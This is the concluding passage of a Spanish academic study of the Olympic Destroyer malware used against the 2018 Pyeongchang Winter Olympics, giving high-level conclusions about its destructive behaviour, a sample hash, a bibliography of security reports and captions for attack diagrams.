


Imagen 47: Extraída de Any.run. Evidencia de la manipulación de PsExec

** PsExec es una aplicación de línea de comandos que forma parte de un conjunto de herramientas de red conocidas como PsTools y desarrolladas por Microsoft Corporation. Formar parte de Windows Sysinternals, y permite ejecutar procesos en otros sistemas, con total interactividad para aplicaciones de consola, sin tener que instalar manualmente el software del cliente.*

De esta forma, concluye la disección del malware Olympic Destroyer en este estudio, toda vez finalizados los análisis estático, dinámico y de código.

5. CONCLUSIONES

Concluido este estudio, podemos aseverar que la muestra analizada no parece responder a una amenaza que buscara el robo de información de los Juegos Olímpicos de Invierno 2018 en Pyeongchang, sino que parece claramente diseñada para interrumpir los mismos.

La muestra analizada del malware Olympic Destroyer con SHA256: 8d92931af98496c2281553325fb9baec822ab33620b2bb9f1745d42ec64722e0 parece realizar solo funcionalidades destructivas como evidencian los procesos analizados cuyos objetivos son hacer que la máquina quede inutilizable, eliminando instantáneas, registros de eventos e intentando usar PsExec para escalar privilegios en el entorno. No se han encontrado evidencias de ninguna filtración de datos.

Como se ha especificado a lo largo de este estudio, Olympic Destroyer es un malware basado en Windows que funciona lanzando o “droppeando” archivos en el sistema de destino para robar las credenciales y contraseñas de las cuentas de la computadora almacenadas en el navegador web, Chrome. Estas, más tarde, son utilizadas para destruir datos.

Según los pasos que hemos diseccionado en este estudio del malware, queda evidente que su función principal es destruir el host objetivo y desconectar el sistema, dejando al administrador del sistema con medios limitados de recuperación.

El mecanismo de distribución inicial del malware es todavía desconocido, lo que significa que el vector de infección podría ser de muchas índoles, pero, si el atacante ya tenía acceso al entorno, este ataque podría haberse llevado a cabo de forma remota. Esto habría permitido a los atacantes elegir específicamente el momento de la ceremonia de apertura.

Los investigadores consultados, también creen que la persona o grupo detrás este ataque también conocía varios detalles técnicos sobre la infraestructura de los Juegos Olímpicos, como los nombres de dominio y los nombres de los servidores antes del ataque.


6. BIBLIOGRAFÍA Y REFERENCIAS

- <https://www.kaspersky.es/blog/olympic-destroyer/15492/>
- https://es.wikipedia.org/wiki/An%C3%A1lisis_de_malware
- Informes:
 - Code Similarities with Cyber Attacks in Pyeongchang – Intezer
 - Dissecting Olympic Destroyer – a walk-through – cyber.wtf
 - Gold Dragon Widens Olympics Malware Attacks, Gains Permanent Presence on Victims' Systems
 - JoeSandBox report
 - Malicious Document Targets Pyeongchang Olympics
 - Malware and Winter Olympics
 - Olympic Destroyer Returns to Target Biochemical Labs
 - Olympic Destroyer Takes Aim At Winter Olympics
 - Olympic Destroyer's 'False Flag' Changes the Game
 - OlympicDestroyer is here to trick the industry – Securelist
 - Who Wasn't Responsible for Olympic Destroyer
- <https://www.welivesecurity.com/la-es/2014/01/14/bases-analisis-estatico-malware-bases-desensamblado/>
- <https://www.welivesecurity.com/la-es/2011/12/22/herramientas-analisis-dinamico-malware/>
- <https://blog.talosintelligence.com/2018/02/olympic-destroyer.html>
- <https://www.cyber.nj.gov/threat-profiles>
- <https://cyber.wtf/2018/03/28/dissecting-olympic-destroyer-a-walk-through/>
- <https://securityaffairs.co/wordpress/70014/apt/olympic-destroyer-attribution.html>
- <http://www.intezer.com/2018-winter-cyber-olympics-code-similarities-cyber-attacks-pyeongchang/>

- <https://www.virusbulletin.com/virusbulletin/2018/10/vb2018-paper-who-wasnt-responsible-olympic-destroyer/>
- <https://westoahu.hawaii.edu/cyber/olympic-destroyer/>
- <https://www.businesswire.com/news/home/20180308005167/en/Olympic-False-Flag-Infamous-OlympicDestroyer-Malware-Designed>
- <https://www.endgame.com/blog/technical-blog/stopping-olympic-destroyer-new-process-injection-insights>
- <https://blog.ensilo.com/olympic-destroyer-blocked-by-ensilo>
- <https://www.processlibrary.com/es/>
- <https://www.cyber.nj.gov>
- <https://geekytheory.com/redes-el-protocolo-arp>
- <https://docs.microsoft.com/en-us/windows/win32/wmisdk/querying-with-wql>
- <https://docs.microsoft.com/en-us/sysinternals/downloads/psexec>
- <https://any.run/>
- <https://www.hex-rays.com/products/ida/>
- <https://docs.microsoft.com/en-us/sysinternals/downloads/strings>
- <https://github.com/katjahahn/PortEx>
- <https://www.winitor.com/>
- <https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer>
- <https://docs.microsoft.com/en-us/sysinternals/downloads/procmon>
- <https://docs.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-changeserviceconfigw>

7. ANEXOS


7.1 Diagrama de ataque del malware Olympic Destroyer.



Anexo 1: Diagrama de ataque de Olympic Destroyer. Fuente: Barkly Blog.

7.2 Diagrama de la propagación del malware Olympic Destroyer.

Según los resultados de una investigación llevada a cabo por Kaspersky Lab, el Olympic Destroyer tenía al menos tres fuentes separadas de propagación:



Anexo 2: Diagrama de la posible propagación de Olympic Destroyer. Fuente: Kaspersky Lab.